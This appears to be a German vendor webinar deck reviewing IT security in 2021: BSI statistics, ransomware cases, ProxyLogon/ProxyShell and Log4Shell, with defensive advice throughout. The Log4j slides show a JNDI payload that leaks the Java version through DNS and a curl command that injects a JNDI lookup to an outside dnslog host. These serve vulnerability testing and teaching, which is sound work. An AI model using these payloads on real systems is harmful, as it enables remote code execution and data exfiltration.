THOMAS KRENN®

IT-Sicherheit Rückblick 2021

Webinar am 20.01.2022

Christoph Mitasch, Thomas-Krenn.AG

THOMAS KRENN®

Christoph Mitasch

- seit 2005 bei der Thomas-Krenn.AG, Niederlassung Österreich
- Diplomstudium Computer- und Mediensicherheit
- Erfahrung in Web Operations, Linux und HA
- Cyber-Security-Practitioner (v1)

Agenda

Lagebericht BSI 2021

MS Exchange

Aktuell: Log4j

Lagebericht BSI 2021

- “Informationssicherheit darf nicht länger als Bremsklotz missverstanden werden. Sie ist vielmehr eine Investition in die Zukunft, denn sie macht eine erfolgreiche Digitalisierung erst möglich.” - Arne Schönbohm, Präsident BSI
- “Aus der Not geborene Digitalisierungsprojekte vernachlässigen die Informationssicherheit und gefährden damit ganze Unternehmensnetzwerke. Hastig zusammengeschusterte Software-Anwendungen gefährden die Sicherheit sensibler Daten – ein Risiko, das die betroffenen Verbraucherinnen und Verbraucher oftmals gar nicht erkennen können. Allzu oft wird schnelle Funktionalität über Sicherheit gestellt. Ein Risiko, das sich rächen kann und den Erfolg der Digitalisierung gefährdet.”

https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html

Deutschland · Digital · Sicher · BSI

Die Lage der IT-Sicherheit in Deutschland 2021 im Überblick

RANSOMWARE/DDOS

Deutliche Ausweitung cyber-krimineller Erpressungsmethoden

Neuer Trend

+ 360 % Daten-Leak-Seiten

Schweigegeld-Erpressung

Lösegeld-Erpressung

Schutzgeld-Erpressung

13 Tage lang konnte ein Universitätsklinikum nach einem Ransomware-Angriff keine Notfall-Patienten aufnehmen.

144 MIO. neue Schadprogramm-Varianten

+22 %

gegenüber 2020: **117,4 MIO.**

DURCHSCHNITTLICH **394.000** neue Schadprogramm-Varianten pro Tag

2020: 322.000

IM HÖCHSTWERT **553.000**

2020: 470.000

40.000 Täglich bis zu

BOT-INFEKTIONEN DEUTSCHER SYSTEME

98 % aller geprüften Systeme waren durch Schwachstellen in **MS Exchange** verwundbar.

14,8 MIO. Meldungen übermittelte das BSI im Berichtszeitraum an deutsche Netzbetreiber.

44.000 Mails mit Schadprogrammen wurden in deutschen Regierungsnetzen abgefangen.

2020 35.000

74.000 Webseiten wurden wegen enthaltener Schadprogramme durch die Webfilter der Regierungsnetze gesperrt.


2020 52.000

100 Zertifizierungen von **Produkten, Standorten und Schutzprofilen** im Bereich Common Criteria

5.100 MITGLIEDER DER ALLIANZ FÜR CYBER-SICHERHEIT

- 2020: 4.400
- 2019: 3.700
- 2018: 2.700

< 10 % waren nach Warnungen von BSI und Microsoft immer noch durch Schwachstellen in **MS Exchange** verwundbar.



Deutschland Digital·Sicher·BSI·

Lagebericht BSI 2021

- Ransomware
  - **Verschlüsselung** Daten - Lösegelderpressung
  - **Veröffentlichung** Daten - Schweigegelderpressung mit Drohung von Veröffentlichung
  - **Schutzgeld**erpressung (DDoS-Androhung mit kurzem Beispielangriff)
  - **Big Game Hunting** - Höhe des Lösegelds abhängig von Unternehmensgröße/Quartalszahlen
  - Androhen einer Meldung bei der zuständigen Datenschutz- oder Regulierungsbehörde
  - **Double Extortion** – z.b. Verschlüsselung + Veröffentlichung/DDOS/…
  - Ø23 Tage von Entdeckung der Ransomware bis Wiederherstellung

Zentrale Tipps zum Schutz vor Ransomware-Angriffen

- Regelmäßig Offline-Back-ups erstellen
- Aktuellen Patch-Stand aller (insbesondere extern erreichbarer) Systeme gewährleisten
- Notfallkonzepte vorbereiten und einüben
- Zugriff auf Outlook Web Access aus dem Internet durch VPN absichern

Bundesamt für Sicherheit in der Informationstechnik

https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html

Ransomware Pipeline USA

- Pipeline in den USA
  - Mai 2021
  - größte Pipeline für Ostküste, 45% aller Treibstoffe
  - Benzinknappheit und -Preissteigerungen
  - DarkSide Ransomware
  - Lösgegeld wurde bezahlt, konnte aber zum Großteil wieder zurückgeholt werden
  - US-Außenministerium bietet bis zu 10 Millionen Dollar Belohnung für Hinweise

In Deutschland gehört die Mineralölwirtschaft zu den Kritischen Infrastrukturen. Betreibern Kritischer Infrastrukturen obliegen besondere Pflichten in Bezug auf ihre Cyber-Sicherheit sowie Meldepflichten gegenüber dem BSI bei Cyber-Sicherheitsvorfällen. Ein vergleichbarer Cyber-Angriff in Deutschland wird als möglich erachtet.

https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html
https://commons.wikimedia.org/wiki/File:HDPE_Pipeline_in_a_harsh_Australian_environment.jpg

Ransomware Deutschland

Ransomware-Angriff auf eine große Mediengruppe

Sachverhalt

In der Nacht zum 22. Dezember 2020 wurde eine große deutsche Mediengruppe Opfer eines *Ransomware*-Angriffs. Dieser Angriff beeinträchtigte die betrieblichen Abläufe massiv, wodurch zahlreiche Print- und Onlinemedien nicht wie gewohnt bereitgestellt werden konnten. Der Angriff ging von der *Ransomware* DoppelPaymer aus. Da der Angriff den Redaktions- und den Druckprozess störte, konnte nach dem Cyber-Angriff lediglich eine Notausgabe der jeweiligen Zeitungen veröffentlicht werden.

Bewertung

Die auch unter dem Namen Doppel Spider bekannten Angreifer hinter der *Ransomware* DoppelPaymer werden dem Big Game Hunting zugerechnet. Sie setzen bei ihren Angriffen zumeist eine Kombination aus Verschlüsselung und Veröffentlichung von im Vorfeld gestohlener Daten ein, um ihre Opfer zu erpressen (sog. Double Extortion). Dieselbe Angreifergruppe ist wahrscheinlich auch für den Angriff gegen ein nordrhein-westfälisches Universitätsklinikum verantwortlich (vgl. Vorfall *Ransomware-Angriff auf ein Universitätsklinikum in Nordrhein-Westfalen*, S. 15).

Reaktion

Das Medienhaus bemühte sich um eine zügige Wiederherstellung seiner Systeme. Die zuständige Polizei sowie das zuständige Landeskriminalamt übernahmen Ermittlungen in diesem Vorfall. Die zuständige Zentrale Ansprechstelle Cybercrime (ZAC) übernahm das Verfahren. Ende Januar 2021 wurden die Zeitungen wieder im gewohnten Umfang ausgeliefert.

Das BSI rät grundsätzlich davon ab, einer Lösegeldforderung nachzukommen, da einmal exfiltrierte und verschlüsselte Daten auch nach der Zahlung eines Lösegelds oder Schweigegelds grundsätzlich als kompromittiert betrachtet werden müssen.


https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html
https://commons.wikimedia.org/wiki/File:Noun_Newspaper_154015.svg

Emotet Takedown

- Emotet Takedown
  - im Jänner 2021 durch Zusammenarbeit von vielen Ländern
  - Einsatz hat > 2 Jahre gedauert
  - mehrere 100 Server auf der ganzen Welt
  - Zugriff auf zahlreiche Datenbanken mit Betroffenen
    -> alleine in Österreich wurden 10.000 Betroffene vom CERT.at informiert
  - Malware von Behörde angepasst
    -> hat sich im April 2021 selbst deinstalliert
  - Sekundärinfektionen können noch vorhanden sein (Trickbot, Ryuk), da Emotet als Stager genutzt wurde

https://www.europol.europa.eu/media-press/newsroom/news/world%e2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action
https://cert.at/de/blog/2021/5/ruckblick-auf-das-erste-drittel-2021#emotet

Angriff auf EMA trotz 2FA



- Zugang zu Mitarbeiter Rechner von EMA-Dienstleister
- von dort Verbindung ins EMA-Netz und Dokumentenmanagement
- im Jänner 2021 wurden verfälschte Impfstoff-Daten veröffentlicht
- 2FA war in Verwendung, beide Faktoren waren aber auf betroffenem Client vorhanden
  -> unterschiedliche Geräte essentiell
  -> 2FA ist nicht zwangsläufig sicher
  -> im März 2022 Webinar von privacyIDEA Maintainer Cornelius Kölbel

https://european-union.europa.eu/institutions-law-budget/institutions-and-bodies/institutions-and-bodies-profiles/ema_de
https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html

IT-Sicherheitsgesetz 2.0

- IT-Sicherheitsgesetz 2.0 im Mai 2021 in Kraft getreten
  - UBI - Unternehmen im besonderen öffentlichen Interesse
  - FAQ vom BSI https://www.bsi.bund.de/DE/Themen/KRITIS-und-regulierte-Unternehmen/Weitere_regulierte_Unternehmen/UBI/FAQ/faq_ubi_node.html

> Der aktuelle Handlungsbedarf unterscheidet sich für die drei UBI-Kategorien:
>
> 1. UBI 1, also Hersteller/Entwickler von Gütern im Sinne von § 60 AWV müssen zum 1. Mai 2023 eine Selbsterklärung und eine Registrierung beim BSI einreichen.
> 2. Für UBI 2, also Unternehmen von erheblicher volkswirtschaftlicher Bedeutung wird das BMI eine Verordnung erstellen, welche Unternehmen in diese Gruppe fallen. Bis zum Inkrafttreten der Verordnung besteht vorerst kein Handlungsbedarf.
> 3. UBI 3, also Störfall-UBI müssen ab dem 1. November 2021 Vorfälle melden. An sie richten sich die nachfolgenden FAQ unter „Störfall-UBI (UBI 3): FAQ zur Meldepflicht“.

  - Unternehmen kann nicht gleichzeitig KRITIS-Betreiber und UBI sein
  - für KRITIS-Betreiber gelten eigene Regeln

https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Lagebericht/lagebericht_node.html

Agenda


Lagebericht BSI 2021

MS Exchange

Aktuell: Log4j

MS Exchange

- ProxyLogon (CVE-2021-26855) im März 2021
  - Remote Code Execution Vulnerability
  - auch unter Hafnium bekannt
  - Webshells wurden häufig installiert
  - nicht nur OWA sondern auch ActiveSync, Unified Messaging (UM), Exchange Control Panel (ECP) und Offline Address Book (OAB) via Port 443 betroffen
  - wenn Patch nicht umgehend eingespielt wurde, muss auf Kompromittierung geprüft werden
  - zweithöchste Krisenstufe („begrenzte IT-Krise“) vom BSI ausgerufen
  - https://github.com/microsoft/CSS-Exchange/tree/main/Security
    - Exchange On-premises Mitigation Tool (EOMT)
    - Nmap- und Powershell Skript
  - erste Ausnutzung bereits im November 2020 beobachtet



MS Exchange

https://proxylogon.com/

- ProxyShell (CVE-2021–34473/34523/31207) im August 2021
  - Remote Shell Vulnerability
  - wurde schon am Patch-Day im Juli behoben

- Empfehlungen zu ProxyLogon/-Shell
  - OWA und generell Exchange möglichst nicht im Internet erreichbar machen z.B. via VPN schützen, 2FA, Geo-Blocking hilft auch etwas
  - Exchange Emergency Mitigation (EM) Dienst
    - automatisch mit September CU installiert und aktiviert
    - gür Exchange Server 2016 und 2019
    - XML mit Mitigations wird jede Stunde geprüft
    - IIS URL Rewriting, Disable Service, Disable App Pool
  - BSI Baustein „APP.5.2: Microsoft Exchange und Outlook“

https://docs.microsoft.com/en-us/exchange/exchange-emergency-mitigation-service

PowerShell Copy

```
Get-ExchangeServer | Format-List Name,MitigationsApplied
```

Example output:

PowerShell Copy

```
Name            :   Server1
MitigationsApplied  :   {M01.1, M01.2, M01.3}

Name            :   Server2
MitigationsApplied  :   {M01.1, M01.2, M01.3}
```

Agenda


Lagebericht BSI 2021

MS Exchange

Aktuell: Log4j

The log4j JNDI Attack

and how to prevent it



Log4j

- **Remote Code Execution**
- **Data Exfiltration** - zusätzlich können auch Umgebungsvariablen via DNS geleakt werden
  Bsp: **${jndi:ldap://${java:version}.yourdomain.com/xyz}**
- **Version 2.0-beta9 bis 2.15.0** (ausgenommen 2.12.2)
  https://logging.apache.org/log4j/2.x/security.html
- CVE-2021-44228 (Base-Score: **10.0**)
  plus CVE-2021-45046, CVE-2021-45046, CVE-2021-45105, CVE-2021-44832
- Fix für log4j 2.x

Java >=8:	**2.17.1 (2.16 hat DoS-Möglichkeit eingeführt)**
Java 7	**2.12.4**
Java 6	**2.3.2**

- **Log4j 1.x** ist nicht direkt betroffen aber seit 2015 EOL -> Upgrade notwendig
- Workarounds sind oft nicht ausreichend (z.B.: “log4j2.formatMsgNoLookups”)
- Thomas-Krenn Wiki: https://www.thomas-krenn.com/de/wiki/Log4shell_Zero-Day-Sicherheitslücke

https://mogwailabs.de/en/blog/2021/12/vulnerability-notes-log4shell/
https://logging.apache.org/log4j/2.x/

Log4j

Dos and	Don‘ts
Zeitnah auf aktuellste log4j 2.x aktualisieren	Log4j 1.x beibehalten
Hersteller-Seiten prüfen und beachten https://github.com/cisagov/log4j-affected-db/blob/develop/SOFTWARE-LIST.md, …	Java-Dienste die als Root/Administrator laufen sind besonders gefährdet
interne Scans durchführen (URL, DNS, Dateisystem)	mit Domänen-Admin einloggen und auf Betroffenheit prüfen
Logs und Monitoring prüfen	auf Patch warten und keine Workarounds anwenden
Firewall ausgehend limitieren, VLAN	auf wenig Angriffe 2022 hoffen -> Ruhe vor dem Sturm
aus Internet erreichbare Systeme sofort prüfen, danach alle anderen	

Log4j

- VMware
  https://www.vmware.com/security/advisories/VMSA-2021-0028.html

  - **2022/01/07**: A pair of new vulnerabilities identified by CVE-2021-45105 and CVE-2021-44832 have been disclosed by the Apache Software Foundation that impact log4j releases prior to 2.17.1 in non-default configurations. VMware has investigated and has found no evidence that these vulnerabilities are exploitable in VMware products. Going forward new log4j vulnerabilities will continue to be evaluated to determine severity and applicability to VMware products, but will not be referenced in this advisory. VMware products will update open source components (including log4j) to the latest available versions in future releases.

  Response Matrix:

Product	Version	Running On	CVE Identifier	CVSS v3	Severity	Fixed Version	Workarounds	Additional Documentation
VMware Horizon	8.x, 7.x	Any	CVE-2021-44228, CVE-2021-45046	10.0, 9.0	Critical	2111, 7.13.1, 7.10.3	KB87073	None
VMware vCenter Server	7.x, 6.7.x, 6.5.x	Virtual Appliance	CVE-2021-44228, CVE-2021-45046	10.0, 9.0	Critical	Patch Pending	KB87081	None

Log4j

- einfacher HTTP-Test via dnslog.cn (besser selbst betreiben)
  - Bsp: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://xxx.dnslog.cn/a}'

DNSLog.cn

Get SubDomain | Refresh Record

29k31l.dnslog.cn

DNS Query Record	IP Address	Created Time
29k31l.dnslog.cn	46.[redacted]	2022-01-19 02:47:29
29k31l.dnslog.cn	46.[redacted]	2022-01-19 02:47:28

- Angriffsmöglichkeiten für **VMware Horizon** gut erklärt
  - https://www.sprocketsecurity.com/blog/crossing-the-log4j-horizon-a-vulnerability-with-no-return
  - ähnlich auch für **VMware vCenter** und **UniFi Network** möglich

Log4j

- BSI Reaktions- und Mitigationsdokument
  https://bsi.bund.de/dok/log4j
- laut BSI leichte Entspannung

Update 2:
Eine Vielzahl von Softwareherstellern hat bereits Patches oder Workarounds für ihre Produkte veröffentlicht. Nach Ansicht des BSI hat sich auch deshalb die IT-Bedrohungslage der Schwachstelle seit dem letzten Update deutlich entspannt. Die erwartete Ausnutzung und Umsetzung über die Weihnachtsferien trat in Deutschland nicht ein. Deshalb stuft das BSI die IT-Bedrohungslage zu der "Log4Shell" Schwachstelle auf die Stufe "Gelb" herunter.

Es bestehen allerdings Hinweise darauf, dass die Schwachstelle international ausgenutzt wird.

Die von den Softwareherstellern veröffentlichten Patches oder Workarounds sollten mittlerweile von Unternehmen und Behörden eingespielt und die Netze auf mögliche Ausnutzung im Verwundbarkeitszeitfenster geprüft worden sein. Grundsätzlich sollte eine verstärkten Beobachtung von Auffälligkeiten weiter aufrechterhalten werden.

https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2021/2021-549177-1032.pdf?__blob=publicationFile&v=7

https://cloudtweaks.com/wp-content/uploads/2016/03/comic-att-e1457124750527.jpg

THOMAS KRENN®

Vielen Dank für Ihre Aufmerksamkeit!